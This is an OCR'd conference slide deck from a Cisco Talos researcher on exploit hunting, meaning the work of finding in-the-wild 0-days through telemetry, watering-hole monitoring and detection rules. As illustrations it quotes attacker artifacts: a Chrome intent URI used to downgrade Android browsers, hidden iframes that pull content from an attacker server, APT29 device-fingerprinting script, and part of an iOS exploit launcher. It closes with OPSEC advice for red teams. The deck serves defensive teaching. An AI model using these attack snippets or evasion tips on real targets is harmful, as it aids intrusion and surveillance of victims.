Exploit hunter: How we turn your 0day into Nday

Chi-en (Ashley) Shen
Cisco Talos
2025

CISCO TALOS

~~Why am I here~~ Who am I ?

Chi-En (Ashley) Shen

- ! (Red teamer or Vulnerability researcher)
- Security researcher in Cisco Talos
- Ex-Googler. Hunt exploits in-the-wild in Threat Analysis Group (TAG).
- ~~中文不好~~

What's in the next 30 mins

01

WHO ARE THE EXPLOIT HUNTER?

02

RICE IS IMPORTANT!!
(巧婦難為無米之炊)

03

FOLLOW THE VINE
(順藤摸瓜)

04

COMMON PROTECTIONS

05

AUTOMATION IS IMPORTANT

06

THE CHALLENGES

01

WHO ARE THE EXPLOIT HUNTER?

Who are Exploit Hunter?

An exploit hunter actively hunts for, analyzes, and tracks exploits in the wild, understanding attacker tactics, and identifying real-world exploitation.

Threat Hunting v.s. Exploit Hunting?

Compare with threat hunting, exploit hunting don't always starting from a platform..
It also require more Operational Security consideration.

Different Roles and Territory

Protecting Org

- **Orgs** perform exploit hunting to discover threats intruding org environment.
- Mostly hunting exploitation of known vulnerability.

Protecting customers/ Providing Threat Intelligence

- **Security vendors** perform exploit hunting to provide threat intelligence or services (MDR).
- Approach is also more similar with threat hunting, focusing more on discovering “Campaign”

Protecting Services / Users

- **Service/platform providers** protect services from the abuser and protect users/org from abuses.
- Hunting on platforms, applications, services infrastructure.


Microsoft


Google

How Does Google TAG Performs Exploit Hunting

- Epic Achievement: Clement Lecigne: 0-days hunter world champion

P	TYPE	TITLE
P0	Vulnerability	Security: [0-day] V8 Incorrect parsing leads to type confusions
P1	Vulnerability	Security: [0-day] Heap overflow in WebRtcAudioSink
P3	Vulnerability	I am a self-taught ethical gray-hat hacker, I possess a unique blend of skills that merges the intricacies ...
P0	Vulnerability	Security: [0-day] heap overflow in vp8_encode_frame after frame re-sizing
P0	Vulnerability	Security: [0-day] Bug in the handling of the arguments object
P0	Vulnerability	Security: [0-day] Integer overflow in SkSLVMCodeGenerator (skia)
P0	Vulnerability	Security: [0-day] JIT optimisation issue
P0	Vulnerability	Security: [0-day] FeedbackCell issue leading to type confusion
P1	Vulnerability	Security: heap-buffer-overflow in gpu::gles2::Texture::SetLevelCleared
P0	Vulnerability	Security: [0-day] JIT optimisation issue
P0	Vulnerability	Security: [0-day] Use-After-Free in UpdateAnimationTiming
P0	Vulnerability	Security: JSON.stringify leaks TheHole value, leading to RCE
P1	Vulnerability	Security: ASLR bypass via memory_instrumentation.mojom.Coordinator
P1	Vulnerability	Security: heap-use-after-free in content::RenderFrameHostImpl::delegate
P1	Vulnerability	Security: In-the-wild using intents to redirect to other browsers





02

RICE IS IMPORTANT!!
(巧婦難為無米之炊)

Visibility

Refers to the ability to observe, detect, and analyze activities within an environment to identify potential threats, including exploits, malware, and attacker behaviors.

Network

Netflow data, IDS/IPS alerts, VPN log, DNS lookup logs...etc

Application

App logs, memdump, web server logs, browser telemetry...etc

Endpoint

EDR/XDR logs, Memdump/crash dump, Windows event logs...etc

Cloud

CloudTrail, Kubernetes Logs, SaaS Monitoring, IAM logs...etc

Exploit hunting focus more on the "Attack Surface" monitoring

Exploit hunting Visibility

Basic

Public CVEs, VT, Censys, Zoomeye, Shodan, Exploit-DB, Public sandboxes, Github

Hunting known exploits abused in the wild

Enhanced


Threat intelligence feed.

Understand attacker's tradecraft, behaviors, targeted platform, C2, unique tools

Unique

Platform (device, OS, web..etc) telemetry, application telemetry, User metadata (URLs, account data), Web crawling data

Best visibility to see activities on the attack surface. More chance on 0day



03

FOLLOW THE VINE
(順藤摸瓜)

Who are the attacker?

More resourceful APT groups?
Mercenary companies?

Who are the targets?

Government officials?
Activist/Dissident?
Private entity?
Financial sector?

What are the target's interest/background?

Governmental background → Government department announcement, News.
Activist/Dissident → News, articles from journalists, NGO
Private company → suppler, clients

What platform/tools does the targets use for that?

News, articles → Browsers
Tools → Apps on mobile devices

How does targets getting into the topic?

Governmental annoncement → gov sites
News → international / local news media
Private messages → Messenger app

Who are the targets?


With Email Level of Visibility

- Deliver payloads in the forms of
  - URL links
  - Attachment files
  - Email metadata
- Attackers sent phishing / targeted attack emails to
  - Exploit browsers
  - Exploit email clients
  - Exploit application

FROZENBARENTS impersonates Ukrainian drone training school to deliver Rhadamanthys infostealer

In a blog post earlier this year, TAG reported on FROZENBARENTS (aka SANDWORM) targeting the energy sector and continuing hack & leak operations. The group, attributed to Russian Armed Forces' Main Directorate of the General Staff (GRU) Unit 74455, on September 6th launched an email campaign impersonating a Ukrainian drone warfare training school.

Using a lure themed as an invitation to join the school, the email contained a link to an anonymous file-sharing service, fex[.]net, which delivered a benign decoy PDF document with a drone operator training curriculum and a malicious ZIP file exploiting CVE-2023-38831 titled "Навчальна-програма-Оператори.zip" (Training program operators).



МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

УКРАЇНСЬКИЙ ДЕРЖАВНИЙ ЦЕНТР ПОЗАШКІЛЬНОЇ ОСВІТИ

«СХВАЛЕНО»

Педагогічною радою Українського державного центру позашкільної освіти
Протокол № 10 від "06" червня 2022 року

https://blog.google/threat-analysis-group/government-backed-actors-exploiting-winrar-vulnerability/

0Click exploiting Microsoft Outlook (CVE-2023-23397)

- Reported as [Critical] 0day exploited by APT28 (FancyBear).
- Microsoft Outlook allows crafted email (.msg) file with custom property to contain UNC path pointing to attacker controlled server.
- Exploitation of the vulnerability will trigger request to C2 to leak the targeted user's Net-NTLMv2 (network authentication) hashes.

```
.text:01A438DF
.text:01A438DF
.text:01A438DF ; Attributes: bp-based frame
.text:01A438DF
.text:01A438DF ; int __thiscall PlayReminderSoundFile(LPCWSTR lpFileName)
.text:01A438DF PlayReminderSoundFile proc near
.text:01A438DF
.text:01A438DF FilePart= dword ptr -210h
.text:01A438DF Buffer= word ptr -20Ch
.text:01A438DF var_4= dword ptr -4
.text:01A438DF
.text:01A438DF push    ebp
.text:01A438E0 mov     ebp, esp
.text:01A438E2 sub     esp, 214h
.text:01A438E8 mov     eax, ___security_cookie
.text:01A438ED xor     eax, ebp
.text:01A438EF mov     [ebp+var_4], eax
.text:01A438F2 push    esi
.text:01A438F3 push    edi
.text:01A438F4 lea     eax, [ebp+FilePart]
.text:01A438FA xor     edi, edi
.text:01A438FC push    eax             ; lpFilePart
.text:01A438FD lea     eax, [ebp+Buffer]
.text:01A43903 push    eax             ; lpBuffer
.text:01A43904 push    104h            ; nBufferLength
.text:01A43909 push    edi             ; lpExtension
.text:01A4390A push    ecx             ; lpFileName
.text:01A4390B push    edi             ; lpPath
.text:01A4390C call    ds:SearchPathW(x,x,x,x,x,x)
.text:01A43912 test    eax, eax
.text:01A43914 jle     short loc_1A43953
```


Could deploy detection to look for suspicious (external) UNC path in email metadata.

Who are the targets?

With Account Level of Visibility

- Identify high-value / high risk accounts is a good way to narrow down the monitoring list
- Attacker use stolen cookie or access token to access victim accounts after exploitation (i.e. Pegasus)
- **Compromised accounts** detection techniques (usually applied in combination)
    - Impossible travel detection
    - Bad reputation IPs detections
    - Resources access / export (i.e. document access, contacts exporting)
    - Change of device (using device fingerprint)
    - Session/Cookie hijacking detection


Accounts & Emails Tracking / Pivoting



URL Exploiting Chrome on Android (CVE-2022-2856)

- Reported as [HIGH] 0day exploited in the wild
- Insufficient validation of untrusted input in Intents.
- This intent URI causes the link to be opened in the Samsung browser (com.sec.android.app.sbrowser) application without any notification to or consent from the user.
- Chromium in Samsung browser was 7 months behind. Threat actor use this to downgrade browser to use Nday.

intent://[malicious server]/#Intent;scheme=https;package=com.sec.android.app.sbrowser;action=android.intent.action.SBROWSER_VIEW_FOR_EXTERNAL_APP;end



Could deploy detection to catch abnormal URL pattern

How does target getting into the topics?

Watering hole Monitoring

- Monitor the potential targeted websites
- Web crawl the targeted websites
  - Snapshot the website and compare difference
  - Detect new iFrame injection
  - Detect new outbound domain/IP with unusual ports

Watering hole campaign in 2021 compromise media website in Hong Kong to inject Iframe direct to attacker's server

```
<iframe style="width:0;height:0;border:none;padding:0;margin:0" src="http://103.255.44.56:8372/6nE5dJzUM2wV.html"></iframe>
<iframe style="width:0;height:0;border:none;padding:0;margin:0" src="http://103.255.44.56:8371/00AnW8Lt0NEM.html"></iframe>
```

How does target getting into the topics?

Hunting Reconnaissance Code

- Watering hole sites delivering exploit code often include reconnaissance code to get device information before deliver the real payload

APT29 ITW payload uses a HTML5 profiling framework drawing canvas to identify the target's exact iPhone model, screen size, touch screen...etc

```
function getImageHash(){var e,t=document.createElement("canvas");if(null!=t){var l=function(e){e.width=67,e.
    height=67;var t=e.getContext("2d",{alpha:!0});if(null!=t)return t.imageSmoothingQuality="low",t.
    imageSmoothingEnabled=!0,t.globalCompositeOperation="source-over",t.globalAlpha=1,t.miterLimit=1/0,t.
    filter="none",t.lineCap="butt",t.lineDashOffset=0,t.lineJoin="miter",t.font="10pt Arial",t.lineWidth=2,
    void 0!==t.setLineDash&&t.setLineDash([10,20]),t.shadowColor="black",t.shadowOffsetX=-3,t.shadowOffsetY=-5
    ,t.translate(e.width/2,e.height/2),t.rotate(.8901179),t.fillStyle="green",t.textAlign="center",t.
    textBaseline="middle",t.fillText("*51Degrees*",0,0),t.beginPath(),t.shadowColor="yellow",t.shadowBlur=1,t.
    shadowOffsetX=1,t.shadowOffsetY=1,t.strokeStyle="red",t.fillStyle="rgba(0, 0, 255, 0.6)",void 0===t.
    ellipse?t.arc(0,0,25,0,2*Math.PI):t.ellipse(0,0,25,15,Math.PI/4,0,2*Math.PI),t.fill(),t.stroke(),e.
    toDataURL()}(t);l&&(e=function(e){for(var t=2166136261,l=0;l<e.length;++l)t^=e.charCodeAt(l),t+=(t<<1)+(t
    <<4)+(t<<7)+(t<<8)+(t<<24);return t>>>0}(l))}return e}
function getRenderer(v,p){
var a={Version:"1.641563",PublishDate:"2023-05-29T00:21:48.9810514Z",Data:[{x:"Unknown",m:e,n:[148]},{x:"
    Apple A7 GPU|Apple A8 GPU|Apple A9 GPU|Apple A10 GPU|Apple A11 GPU|Apple A12 GPU|Apple A13 GPU|Apple A14
    GPU|Apple A15 GPU|Apple A16 GPU",m:P,n:[10,11,12,16,15,6,7,14,8,5,9,13],v:["iPhone"]},{x:"Apple A7
    GPU|Apple A8 GPU|Apple A9X GPU|Apple A10X GPU|Apple A9 GPU|Apple A12X GPU|Apple A10 GPU|Apple A12
    GPU|Apple A8X GPU|Apple M1 GPU|Apple A14 GPU|Apple A12Z GPU|Apple A15 GPU|Apple A13 GPU|Apple M2 GPU",m:P,
    n:[23,24,19,21,22,20,18,17],v:["iPad"]},{x:"Apple A9X GPU|Apple A10X GPU|Apple A9 GPU|Apple A10 GPU|Apple
    A11 GPU|Apple A12X GPU|Apple A12 GPU|Apple A8 GPU|Apple A8X GPU|Apple A13 GPU|Apple A14 GPU|Apple M1
    GPU|Apple A12Z GPU|Apple A15 GPU|Apple A7 GPU|Apple A16 GPU|Apple M2 GPU",m:P,n:[23,19,10,11,12,16,21,22,
```

How does target getting into the topics?

User Agent Spoofing

- Attacker sometimes deliver different exploits for different platform/versions.
- Spoofing the request User Agent sometimes get us different versions of exploits.

```
480 function main() {
481     for (let r = 0; r < guess_id; ++r) {
482         var e = [1.123, 2.123, 3.123, 4.123, 5.123, 6.123, 7.123];
483         e[Math.random().toString(36).replace(/[^a-z]+/g, "").substr(0, 5)] = 4919, structs.push(e)
484     }
485     var r = new Array(32).fill(1.012);
486     r.rw = 13.37, exp({
487         dummy: !1,
488         p: 4660,
489         a: u2d(fake_cell - tag, guess_id),
490         b: r,
491         c: !0
492     })
493 }
494
495 function version_is_supported() {
496     var e = window.navigator.userAgent;
497     if (-1 != e.search("Macintosh")) return !1;
498     var r = new RegExp("OS ([\\d._]+)", "gi").exec(e)[1];
499     return "12_3_2" == r || "12_3_1" == r || "12_3" == r
500 }
501 version_is_supported() && setTimeout(main, 50);
502 b64xx = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx';
503 document.removeChild(document.documentElement);
```

Figure 16. The script for determining the iOS version and launching the exploit code

https://www.trendmicro.com/en_us/research/20/f/new-android-spyware-actionspy-revealed-via-phishing-attacks-from-earth-empusa.html

How does target getting into the topics?

Typosquatting domains monitoring

- Monitoring list of typosquat domains with tools like DNSTwist
- Using URL visibility (VirusTotal, web crawling, data) to pivot
- Evaluating the URL to find suspicious Javascripts, hidden iframe

monlamlt[.]com	23.225.161[.]105	Typosquat of monlamit[.]com, a Tibetan IT resources and support site
mailshield[.]ga	23.225.161[.]105	Possible spoof of an AV product

https://www.recordedfuture.com/research/scanbox-framework-campaign

Endpoint/Device logs monitoring

- Detecting mostly ”exploiting” and “post exploitation” behavior
- Event logs, crash logs, memory dumps
- Approaches:
  - Unusual memory write/reads
  - Identifies suspicious parent-child process relationships
  - Unusual authentication
  - ...etc

```
DeviceProcessEvents
| where InitiatingProcessFileName == "svchost.exe"
| where FileName == "rundll32.exe"
  and ProcessCommandLine contains "davclnt.dll"
  and ProcessCommandLine contains "DavSetCookie"
```

CVE-2023-23397 Microsoft Outlook PE Detecting Looks for svchost.exe launching rundll32.exe with "davsetcookie", indicating a suspicious WebDAV connection being established by Outlook.

Infrastructure Monitoring

- Tracking attacker's infrastructure hosting the exploit
- Pivoting via certificate, weird open port, webpage content...etc
- Tracking exploit panel templates
- Web scanning monitoring

04

COMMON PROTECTION

COMMON PROTECTION

Payload & Channel Encryption

Attackers encrypt the exploit payload before delivering it to the victim. Using framework like IRONSQUIRREL to do **per-session** encryption.

Fileless Execution

Once delivered, the payload is decrypted dynamically in memory rather than being written to disk. The malware or secondary payload is extracted from memory and executed only in memory.

PAYLOAD EXPIRATION


- Example from Poison Carp group
- In the payload generating page, attacker can set up
    - Payload count
    - Expire Time (mins or hours)
    - Origin page (The redirect page after exploitation)
    - Effective Hit Times (the link expired after number of hits)

05

Automation is Important

Building Automation pipelines

- Automation pipelines for monitoring and evaluation enable timely and large-scale data analysis.
- Monitoring pipeline + evaluation pipeline



06

The Challenges

The Challenges

MITM Detection

Attacker are detecting MITM setup. By checking TLS “Client Hello” or HTTP/2 Headers.

Device Integrity Checks

Attacker does Jailbreak detection (iOS), Root detection (Android) or Debugger detection

Target Fingerprint Checks

Attacker are doing more checks based on the target’s environment. For example Telco provider check (SIM/MCC-MNC), Roaming detection, IMEI verification, Android build ID for issued country (Samsung).

Takeaway

Blue Team

Visibility determines which exploits can be detected. Exploit hunting spans multiple stages of the attack kill chain, not just execution or post-exploitation.

Understanding and bypassing attacker OPSEC is critical. Automation pipelines enable faster detection, analysis, and response.

Red Team

Operational security must be enforced across the entire attack lifecycle, from initial access to post-exploitation. Even after code execution

When designing an operation, it is crucial to assess the level of visibility available to exploit hunters, including telemetry sources, threat intelligence, and network monitoring capabilities.

Questions?

ashleyshen1337@gmail.com

ashl3y_shen

@ashl3y-shen.bsky.social